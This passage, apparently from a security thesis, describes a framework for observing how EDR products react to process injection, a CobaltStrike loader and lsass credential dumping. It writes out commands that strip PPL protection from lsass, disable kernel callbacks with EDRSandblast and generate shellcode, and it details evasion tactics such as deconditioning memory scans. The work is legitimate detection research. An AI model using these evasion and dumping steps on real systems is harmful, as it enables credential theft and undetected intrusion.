The framework and the attacks themselves also emit ETW events before and after relevant actions. For example the attacks emit messages when they are started, before and after the individual attack steps, and when the attack is finished. These events are parsed and added to the final output via the same parsing procedure, and always with the "minimal" classifier.

Getting ETW-TI Events

To gain access to the ETW-TI events the framework must be run as a PPL-AM process. Parsing and filtering uses the same approach as described above. There is one filter for this trace, which again classifies the events on the "process id" or "target process id" respectively. To execute the framework as a PPL-AM process KDU is used. KDU has been verified on Windows 10 and 11, and the framework behaves consistently with and without PPL protection, meaning the EDR's actions are unaffected with regards to the attack.

Low-Level EDR Telemetry

To get more telemetry besides ETW events and thus enable deeper introspection, the EDR's ntdll.dll is hooked to actively record the EDR actions during an attack. Before conducting tests the monitoring DLL is loaded once with a stand-alone tool, and stays loaded for future test runs, to minimise the emitted and thus collected events in the resulting logs.

The monitoring DLL hooks specific functions of the EDR's ntdll.dll. Hooking in this context is equivalent to redirecting the code flow to the monitoring DLL, to emit ETW events. Such an ETW event could look like this:

EDR.exe, NtOpenProcess with 0x1FFFFFFF, attack.exe

The hooks are injected with help of the MinHook [59] library. A custom function has to be defined, where the code flow will then be redirected to. Taking the example with NtOpenProcess, the custom logging function looks like this:

```
NTSTATUS NTAPI hooked_NtOpenProcess(
    PHANDLE      ProcessHandle,
    ACCESS_MASK   DesiredAccess,
    PVOID         ObjectAttributes,
    PVOID         ClientId
) {
    UINT64 ns = get_nanosecs_time();
    UINT64 targetprocessid = 0;
    if (ClientId) { targetprocessid = *(uintptr_t*)ClientId; }

    char msg[MSG_LEN] = { 0 };
    _snprintf_s(msg, sizeof(msg), _TRUNCATE,
        "NtOpenProcess with 0x%X:%s", static_cast<unsigned int>(DesiredAccess)
    );

    emit_etw_message(msg, targetprocessid, ns);
    return original_NtOpenProcess(
        ProcessHandle, DesiredAccess, ObjectAttributes, ClientId
    );
}
```

Table 3. Example code to record NtOpenProcess calls of the EDR.

First the exact time is recorded and the target process ID is resolved. The target process ID represents the process which should eventually be opened. Then, all information is cast into a string, like the example above, which is then emitted as an ETW event. Notice that the original NtOpenProcess is called at the end of this hooked NtOpenProcess, therefore the behaviour of the EDR (should) stay the same.

The hooked functions include NtCreateFile, NtOpenFile, NtReadFile, NtOpenProcess, NtQueryInformationProcess, NtReadVirtualMemory, NtWriteVirtualMemory, NtSuspendProcess, NtResumeProcess, NtClose and NtTerminateProcess. There might be more Nt* functions the EDR calls during an attack. In the limited time of this work no more interesting functions have been identified. An increase in redirected functions results in a corresponding increase in time delay within the EDR. Additionally, some functions rely on other (hooked) functions, like GetProcessId() relies on NtQueryProcessInformation(). As the number of hooked functions increases, so does the risk of unintended recursion and resulting crashes, leading to increased, time-consuming debugging.

Verifying the Injection and Hooks

A simple ETWDump.exe is developed to confirm the injection and functionality of the monitoring DLL. The ETWDump.exe simply parses and prints all events emitted from the hooked functions, like the hooked NtOpenProcess above. The steps to inject the hooks are displayed below:

1. Start the ETWDump.exe parser, see the top right corner.
2. Disable relevant kernel callbacks with EDRSandblast, marked in red in the top left.
3. Execute the reflective injector helper as PPL, marked in yellow in the bottom left.
4. The monitoring DLL emits messages for each successfully hooked Nt function, marked in blue on the right.
5. Finally the monitoring DLL emits intercepted function calls as ETW events, marked in green in the bottom right.




Figure 19. Confirming the injection and functionality of the monitoring DLL with a simple ETW parser.

Proof of Concept Run

The image below displays a minimal run of the EDRi framework, it does:

1. parse the command-line arguments, like attack type, output, event sources, etc;
2. decrypt and store the attack executable to a non-excluded directory;
3. continuously parse ETW events and wait for the attack executable to be started;
4. wait for the attack executable to terminate again, then parse all events;
5. filter all collected events based on relevance and add context;
6. highlight the found threats, create a CSV, and stores both as files;

The final version of the EDRi framework is published on GitHub [72] under the AGPLv3 license, ensuring access to the source code of the current EDRi framework and any future adaptations thereof.

```

PS C:\WINDOWS\system32> C:\Users\hacker\source\repos\EDR-Introspection\x64\Release\EDRi.exe --edr-profile Defender -a ProcInject-standard

@@@@@@@@ @@@@@@ @@@@@@ @@@
@##### @##### @##### @#
@#! @#! @#! @#! @#! @#!
@#! @#! @#! @#! @#! @#!
!!!:!! #!# !@! @!#!#! !!#
!!!!!! !#! !!! !#!#! !!!
!!: !!: !!! !!: !!: !!:
!: !: !: !: !: !: !:
:: :::: :::: ::: ::: :::
: . . . . . : . . . . .

:: EDR Introspection Framework ::

----- EDRi init -----
[*] EDRi: Tracking options: ETW-Misc: No, ETW-TI: No, Hook-ntdll: No
[*] EDRi: Writing to C:\Users\hacker\source\repos\EDR-Introspection\EDRi\dumps\events\Defender-vs-ProcInject-standard.csv
[+] EDRi: Own provider registered
[*] EDRi: Waiting until all traces are live and start markers is detected...
[+] ETW: Enabling Microsoft-Windows-Kernel-Process: 1, 2, 3, 4, 5, 6, 11
[+] ETW: Enabling Injector-Attack: (all)
[+] ETW: Enabling EDRi: (all)
[+] ETW: Default traces registered, starting...
[*] EDRi: All traces started
[*] EDRi: Get running procs

----- Conducting test -----
[*] EDRi: Decrypted the attack exe to: C:\Users\Public\Downloads\attack-192.exe
[*] EDRi: Execute C:\Users\Public\Downloads\attack-192.exe now manually
[+] ETW: Got attack PID: 14088
[+] EDRi: Waiting for the attack exe to finish...
[+] ETW: Got injected PID: 1656
[+] ETW: Attack termination detected
[+] EDRi: Waiting for any final events...
[*] EDRi: Stopping traces
[+] ETW: Kernel Proc trace thread finished
[*] EDRi: All 1 threads finished

----- Result parsing -----
[+] EDRi: Processing the results...
[+] Filter: Filtering 1368 events into All, Relevant and Minimal
[*] EDRi: Done

```

Figure 20. A minimal test run with the EDRi Framework.

Summary

The diagram below summarises the data collected by the EDRi framework. The ETW-TI traces as well as the EDR monitor require specific setup, yet their outputs are also just ETW events. Therefore, all events are parsed and stored using the same procedure, with the only difference being the classifier, which is specific to the event's origin.




Figure 21. A summary of all data sources in the final EDRi framework.

Attack Development

Attack Selection

The attacks are chosen via an expert interview with D. Hulliger. The three chosen attacks are commonly employed by attackers in different phases of the attack chain. As explained in the “Modern Security Environment” overview, red teams simulate common attacks to test and verify the defences. Thus the chosen attacks also help red teams to get insight into why their attacks are detected or not.

The first attack, process injection, may occur in the initial access phase of the attack, when attackers are about to gain control over a system. It can be used to bypass detections, to execute malicious tools, which in turn find further weaknesses or establish a more stable foothold on the compromised systems.

The second attack, a CobaltStrike loader, would enable attackers to gain interactive control over a compromised system, to either gather information, fully compromise it or move to other systems.

The third attack is a memory reader of the lsass process. The lsass process on Windows handles authorisation, and thus contains secrets and passwords in its memory. Reading, i.e. dumping the memory of this process allows attackers to impersonate further, potentially more privileged accounts to move to other systems.

All attacks are developed on a separate workstation, not on the test VMs. Each attack also implements four bypass strategies, with the goal of displaying the four individual components of modern EDRs, as laid out in “EDR Overview”: The static scans, emulations, memory scans and behaviour tracking. A detailed explanation on why the attacks and bypasses should reveal the individual components, and what the bypasses exactly do, follows in the later chapter “Expected Results”.

Process Injection

The goal of process injection is to execute (malicious) code in a different process, to either gain control of this process, or bypass EDR detections by splitting the attack over multiple processes or hide in legitimate processes. Process injection is well researched, and many different approaches exist [73], [74], [75]. This work uses a very simple approach to execute shellcode in a suspended child process.

Attack Setup

Msfvenom from Metasploit [76] is used to create shellcode, which invokes calc.exe when executed: `msfvenom -p windows/x64/exec CMD="calc.exe" -f raw -o calc.raw`

The raw shellcode is executed in the context of the injected process, and only serves as a well-known, i.e. detectable loader from the EDRs point of view. Additionally, starting calc.exe allows to easily verify a successful injection. To initially verify the shellcode after its creation the tool runshc [77] is used, as there is no way to execute shellcode directly like an executable file. Runshc is based on the work “From C to Assembly to Shellcode” [78].

Attack Execution

The following procedure is used to conduct tests with the process injection attack:

1. The EDRi framework is started with the process injection attack selected, which decrypts and stores the attack to C:\Users\Public\Downloads\attack-363.exe.
2. The attack is executed via double-click in the explorer window.
3. The attack terminates after the injection is completed, whereafter the results are parsed and stored by the EDRi framework.




Figure 22. The execution flow for the Process Injection attack.

CobaltStrike Loader

This attack loads a CobaltStrike beacon. This beacon is still one of the most used malware according to Mandiant's 2025 threat report [79]. It allows interactive control over the system, key- and screen-capturing, file upload, download, execution, etc. from a remote CobaltStrike server. The beacon can be generated on the server and the output can be stored as raw shellcode, a standalone executable or a DLL. This attack again uses the raw shellcode.

Attack Setup

The shellcode is generated in the CobaltStrike server GUI with the default CobaltStrike profile, see below. The raw shellcode is pasted into the source code, similar to the above process injection attack. At attack runtime the shellcode is invoked in the current process, compared to the remote process approach with the previous process injection attack.

The shellcode is a stageless loader, meaning it does not need to fetch any more data from the server to be executed initially, compared to a staged loader.




Figure 23. The configuration for the CobaltStrike beacon.

Attack Execution

The following procedure is used to conduct tests with the cobaltstrike loader:

1. The EDRi framework is started with the CobaltStrike loader selected.
2. The framework decrypts and stores the attack.exe.
3. The attack is executed from a PowerShell terminal with administrative privileges.
4. Inside the attack.exe the CobaltStrike loader is executed.
5. The CobaltStrike beacon is received on the remote server.
6. The beacon is then tasked to run whoami.x64.o [80] in the current attack process.
7. The client receives the command, executes it and returns the result to the server.
8. The attack is manually terminated on the client, the CobaltStrike beacon exits and the results are parsed and stored by the EDRi framework.




Figure 24. The execution flow for the CobaltStrike loader attack.

Lsass Reader

This attack opens the lsass.exe process and calls MiniDumpWriteDump from the dbghelp.dll to write the memory contents of the lsass.exe process to a file on disk. This MiniDumpWriteDump is used by legitimate, Microsoft-signed tools like Task Manager and ProcDump, as well as popular attacker tools such as Mimikatz, CobaltStrike, Metasploit, etc. [81]. A simple memory read has not triggered detection, see appendix “Lsass PoC Dump”.

Attack Setup

This attack requires administrative rights, and the lsass.exe process must have its PPL stripped to be able to open the lsass.exe process from the attacker process. Otherwise the attack or framework must be adapted, which will result in different behaviour and traces, hence stripping the PPL from lsass.exe is preferred. Also, the attack only works when it is executed from a PowerShell terminal that already runs with administrative privileges.

```
.\helpers\KDU\kdu.exe -ps (Get-Process lsass).Id -prv 54
.\helpers\pplQuery.exe (Get-Process lsass).Id
```

Table 4. Stripping the PPL protection from lsass, and verifying it.

Attack Execution

The following procedure is used to conduct tests with the lsass reader:

1. The EDRi framework is started with the lsass reader selected (“1” marker not visible).
2. The framework decrypts and stores the attack.
3. The attack is executed from a PowerShell terminal with administrative privileges.
4. The attack eventually terminates after the lsass dump is completed, whereafter the results are parsed and stored by the EDRi framework.

```
----- EDRi init -----
[*] EDRi: Tracking options: ETW-Misc: Yes, ETW-TI: Yes, Hook-ntdll: Yes
[*] EDRi: Writing to C:\Users\hacker\source\repos\EDR-Introspection\EDRi\dumps\events\Defender-vs-LsassReader-standard.csv and C:\Users\hacker\source\repos\EDR-Introspection\EDRi\dumps\events\Defender-vs-LsassReader-standard.csv
[*] EDRi: Own provider registered
[*] EDRi: Waiting until all traces are live and start markers is detected...
[*] ETW: Enabling Hook-Provider: (all)
[*] ETW: NTDLL-Hook trace registered, starting...
[*] EDRi: Still waiting for own trace...
[*] ETW: Enabling Microsoft-Windows-Kernel-Process: 1, 2, 3, 4, 5, 6, 11
[*] ETW: Enabling Microsoft-Windows-Kernel-Audit-API-Calls: 3, 4, 5, 6
[*] ETW: Enabling Injector-Attack: (all)
[*] ETW: Enabling EDRi: (all)
[*] ETW: Default traces registered, starting...
[*] ETW: Enabling ETW-TI: (all)
[*] ETW: TI trace registered, starting...
[*] EDRi: All traces started
[*] EDRi: Get running procs
[*] Utils: Hooked procs in C:\Users\Public\Downloads\hooked.txt up to date, keeping the file
[*] EDRi: Found the EDR process MsMpEng.exe:3444, but already hooked
[*] EDRi: No new process hooked, no need to check for initialization of the hooker

----- Conducting test -----
[<] Before decrypting the attack exe from C:\Users\hacker\source\repos\EDR-Introspection\64\Release\attacks\LsassReader-standard.exe.enc
[*] EDRi: Decrypted the attack exe to: C:\Users\Public\Downloads\attack-256.exe
[>] After decrypting the attack exe
[*] Utils: New proc started at runtime: 5396:SearchProtocolHost.exe
[*] Utils: New proc started at runtime: 13332:SearchFilterHost.exe
[<] Before starting the attack exe
[*] EDRi: The EDR might block the attack and a pop up is displayed. In this case, just close it or click OK
[*] EDRi: Execute C:\Users\Public\Downloads\attack-256.exe now manually
[*] ETW: Got attack PID: 9996
[*] Utils: New proc started at runtime: 9996:attack-256.exe
[>] After starting the attack exe
[*] EDRi: Waiting for the attack exe to finish...
[*] ETW: Attack termination detected
[*] EDRi: Waiting for any final events...
[*] EDRi: Stopping traces
[*] ETW: Kernel Proc trace thread finished
[*] ETW: TI trace thread finished
[*] ETW: NTDLL-Hook trace thread finished
[*] ETW: Misc traces thread finished
[*] EDRi: All 4 threads finished

----- Result parsing -----
```

Figure 25. The execution flow for the lsass reader attack.

Result Generation and Restrictions

To generate results with the EDRi framework, the whole repository is downloaded to the test systems, i.e. VMs with MDE, Defender or Cortex installed. The folder containing the framework must be added to the EDR's exclusion list, as KDU.exe and EDRSandblast.exe are detected and blocked by MDE, Defender and Cortex. The attacks are never executed from excluded directories, and the exclusion has no measurable effect in the resulting logs.

To conduct the tests the framework is run with each attack and bypass strategy individually. As described in the appendix, subchapter "Temporal-Behavioural Detection or Exhaustion", the individual bypass strategies of one attack must be tested with one hour cooldown in between, to not influence each other. Also, to minimise the events generated, the EDR's ntdll.dll is hooked before conducting the tests:

```
.\helpers\KDU\kdu.exe -pse "$(\pwd)\x64\Release\EDRi.exe --edr-profile MDE --just-hook -d" -prv 54
```

Table 5. Using the framework to just inject the hooks into the relevant processes and exit again.

Some attacks are blocked when run a second time, shortly after the initial execution, as displayed in the screenshot below. Additionally, a behavioural detection of one attack variant may temporarily result in the detection of all attack variants, and vice-versa, see appendix "Temporal-Behavioural Detection or Exhaustion".




Figure 26. Executing some attacks twice results in the attack being blocked the second time.

The attacks must also not be executed as a child process of the framework, as testing has shown minor differences when executing via EDRi or manually double clicking the attack.exe in Windows explorer. Also the samples should not be submitted to influence further tests.

Sample submission

Microsoft Defender Antivirus would like to check the following files to see if they are safe.

[Select all](#)

☒ C:\Users\Public\Downloads\attack-843.exe

Send selected

Don't send

Figure 27. Samples are not submitted when prompted.

Cortex EDR Exceptions

Due to difficulties in configuring Cortex exceptions, EDRSandblast.exe is not able to run as a child process of the framework. A standalone execution of EDRSandblast.exe executes successfully, therefore the following commands allow to hook all relevant Cortex processes:

```
# PowerShell window 1, disable callbacks
.\helpers\EDRSandblast.exe toggle_callbacks 0e1 --kernelmode -i

# PowerShell window 2, run the EDRi framework
.\helpers\KDU\kdu.exe -pse "$(pwd)\x64\Release\EDRi.exe --edr-profile
Cortex --just-hook -k -d" -prv 54
```

Table 6. Two separate commands (executions) are needed to inject hooks into Cortex EDR.

Failed Introspection into Cortex EDR

However, even after successfully injecting the monitoring DLL into the Cortex EDR processes as shown above, the Cortex processes start to freeze and ultimately all processes seem to break and the system must be rebooted. Therefore the tests on Cortex systems must be conducted without the EDR monitoring DLL. The root cause is not further analysed due to limited time.

One objective of this work is to develop an EDR-agnostic approach, preferably an EDR-agnostic framework. While in-depth introspection into Cortex is not achieved, further debugging and refactoring of the monitoring DLL is likely to enable full introspection as with MDE, thus satisfying the objective to develop an EDR-agnostic approach.

Results

The results are organised in the following way; First the individual bypass strategies and the expected results are explained. Then the actual results of the attacks are displayed, which EDR detects or prevents which attack. Finally, four EDRi logs are listed and interpreted, i.e. the output of the framework given four individual attacks.

Attacks Prevention Rate

This chapter investigates the detection and prevention rate of the individual attacks and serves to better interpret the gathered results by the framework. It does not display the main focus of this work; The detailed logs about the EDRs actions.

Expected Results

As stated earlier in the "Attack Development", the attacks and bypasses are chosen to display the four individual components of modern EDRs; The static scans, emulation, memory scans and behaviour tracking.

Strategy > v Attack	standard	obfuscation	obfuscation + anti-emulation	obfuscation + anti-emulation + deconditioning
Process Injection	<i>should be blocked when stored</i>	<i>can be blocked when stored</i>	<i>can trigger alert when executed</i>	<i>not detected when executed</i>
Lsass Reader	<i>should be blocked when stored</i>	<i>can be blocked when stored</i>	<i>should be blocked when executed</i>	<i>not detected when executed</i>
CobaltStrike Loader	<i>should be blocked when stored</i>	<i>should be blocked when stored</i>	<i>should be blocked when executed</i>	<i>not detected when executed</i>

Table 7. Expected results according to the attacks and strategies used.

Process Injection

Process Injection uses a well-known payload (shellcode) from msf_venom stored as raw bytes without any encoding or encryption to hide it. The attack also uses the simplest injection technique, i.e. OpenProcess, VirtualAllocEx, WriteProcessMemory, VirtualProtectEx and finally CreateRemoteThread, therefore *standard* should be blocked.

Obfuscating, meaning encrypting the raw payload bytes, breaks identifiers based on the stored shellcode. Nevertheless, the emulation engine of the EDR can emulate the attack to restore the payload and together with a memory scan enable the detection of the attack.

Anti-emulation adds a simple start-up delay in which it calculates prime numbers for about five seconds. Its goal is to keep the identifiers, i.e. the payload, encrypted during the EDR's emulation. Thus, any identifiers extracted are not from the final payload, blinding this phase of analysis. However, it does not defeat behavioural triggers and possible memory scans at runtime.

Deconditioning is a technique which aims to exhaust memory scans at runtime, by triggering many scans when only benign code is in the process' memory. The assumption behind this approach is that EDRs invoke only a certain amount of memory scans due to performance reasons. The malicious shellcode is decrypted and written to the injected process after all memory scans conclude. This should remove the last layer of possible detections.

The deconditioning approach with this attack implements memory allocations and writes the bytes 0x90,...,0x90,0x31,0xC9,0xC3 to the injected process. The bytes 0x90's are "no operations", literally doing nothing, while the last three represent a "return 0". Finally, this benign shellcode is executed and the whole process is repeated 10'000 times before the malicious shellcode is written to memory and executed. This implementation follows the "SirAllocALot" approach from D. Rutishauser's "My First and Last Shellcode Loader" [7].

Lsass Reader

Lsass Reader has the functions OpenProcess, CreateFile and MiniDumpWriteDump and the string "lsass.exe" in a small executable, which should result in a block for *standard*.

Obfuscating all function calls and the "lsass.exe" string mangles these identifiers. Still, the emulation engine of the EDR can emulate and thus restore the used functions and lsass string to again extract these identifiers that may lead to the detection of this attack.

Anti-emulation adds a simple start-up delay, again calculating prime numbers for about five seconds and hiding the identifiers during the EDR's emulation. Yet, the behaviour tracking should still detect and block malicious behaviour at runtime, as opening a handle to lsass and calling MiniDumpWriteDump is known malicious behaviour.

Deconditioning blinds the behaviour tracking at runtime and the attack should be successful. It is implemented with repeated dumping of 20 non-critical processes, specifically audiodg.exe, explorer.exe, cftmon.exe and StartMenuExperienceHost.exe. Based on available research, this is a novel deconditioning approach against behaviour tracking.

CobaltStrike Loader

C2 loaders should always be detected and blocked, except when using *deconditioning*, as displayed by "My First and Last Shellcode Loader" [7].

Obfuscation encrypts the raw bytes of the C2 loader, breaking static identifiers. Emulation again restores the unencrypted loader and thus the identifiers.

Anti-emulation again adds a start-up delay through calculations, thus hiding the identifiers during emulation. At runtime however the behaviour tracking can still trigger memory scans and the malicious shellcode should be detected yet again.

Deconditioning uses the same approach as shown in the process injection attack; Repeatedly allocating, writing and executing benign shellcode. This should exhaust memory scan triggers and consequently the C2 loader can be executed without triggering a further memory scan.

Microsoft Defender for Endpoint

Strategy > v Attack	standard	obfuscation	obfuscation + anti-emulation	obfuscation + anti-emulation + deconditioning
Process Injection	<i>not detected for the first run</i>	<i>not detected</i>	<i>alerted when executed</i>	<i>not detected</i>
Lsass Reader	<i>freezes when dumping Lsass</i>	<i>freezes when dumping Lsass</i>	<i>freezes when dumping Lsass</i>	<i>alerted when dumping Lsass</i>
CobaltStrike Loader	<i>not detected</i>	<i>blocked when stored</i>	<i>not detected</i>	<i>not detected</i>

Table 8. Attack prevention rates for MDE.

The process injection delivers very interesting results. The first point of interest is that only anti-emulation triggers an alert, after the actual injection took place at runtime. The raised alert has the threat name "Trojan:Win32/Bearfoos.B!ml". This name stands for suspicious api call sequences, memory usage and process relationships, it is however only a generic alert. The second point of interest is that MDE always shows threat names related to process injection in the EDRi logs, like in the standard variant [82], but no alert is raised. From this follows, that the injection on its own is not considered harmful, only when in combination with anti-emulation actions. The third point of interest is that after the first execution of the standard variant, all further process injection attacks, regardless of the strategy employed, are immediately blocked when they are stored to disk. The exact identifier is not investigated more closely. A hypothesis to explain this behaviour; When using no bypasses, MDE creates new identifiers, which can be used to identify the other variants of this attack, to detect and block them. This does not match the expected results.

The Lsass reader is only successful when using the deconditioning strategy, else the execution freezes as soon as the MiniDumpWriteDump function is called on Lsass. Sometimes the deconditioning has to be run multiple times to work, it is yet unclear why, see also appendix "Lsass Dumping with Deconditioning". It is interesting that the standard and obfuscation variants are not detected, the outcome with regards to anti-emulation and deconditioning match the expected results and supports the assumption that the behaviour tracking can be deconditioned.

Finally, the CobaltStrike loader is only detected when using the obfuscation strategy. This variant uses a XOR decryption routine to restore the loader bytes, with no anti-emulation. This demonstrates that applying bypass techniques can increase detection rates when not done correctly. The obfuscated attack is detected by machine learning classifiers, the "ml" part in "Trojan:Win32/Wacatac.C!ml". The Wacatac classifies general loaders, meaning MDE only detects the loader part, presumably the XOR routine and the large amount of encrypted data, but not CobaltStrike itself. Anti-emulation successfully blinds this detection again. Although it implements the same XOR routine, it is not detected when stored, thanks to the delayed execution. More details about the alert are in the appendix, "MDE detects CS XOR Loaders". The above results do not match the expected results, but they support the assumption that anti-emulation can blind some pre-execution detection mechanisms.

Generally, all alerts can trigger the “automatic attack disruption” [83], which will log out the current user and deny further logins. This occurred a few times during testing, which required manual reactivation of the test user or letting the cooldown period of five days expire.

Cortex EDR

Strategy > v Attack	standard	obfuscation	obfuscation + anti-emulation	obfuscation + anti-emulation + deconditioning
Process Injection	<i>not detected</i>	<i>not detected</i>	<i>not detected</i>	<i>not detected</i>
Lsass Reader	<i>freezes when dumping Lsass</i>	<i>freezes when dumping Lsass</i>	<i>freezes when dumping Lsass</i>	<i>alerted when dumping Lsass</i>
Cobalstrike Loader	<i>only alerting on network packets</i>	<i>only alerting on network packets</i>	<i>only alerting on network packets</i>	<i>only alerting on network packets</i>

Table 9. Attack prevention rates for Cortex.

Compared to MDE, Cortex EDR does not detect any process injection attack. This does not match the expected results, and no statements regarding the strategies can be made.

The detection rates of the Lsass reader attack display a similar pattern as with MDE. A behavioural detection of the dump results in the system freezing. The same deconditioning strategy can again be used to circumvent this behavioural detection to successfully dump Lsass. Interestingly, Cortex EDR throws the same alerts on all strategies, and according to these alerts, the deconditioning strategy should also result in a detection and freeze. Nevertheless, the outcome matches the expected results, and again supports the assumption that the behaviour tracking can be deconditioned.

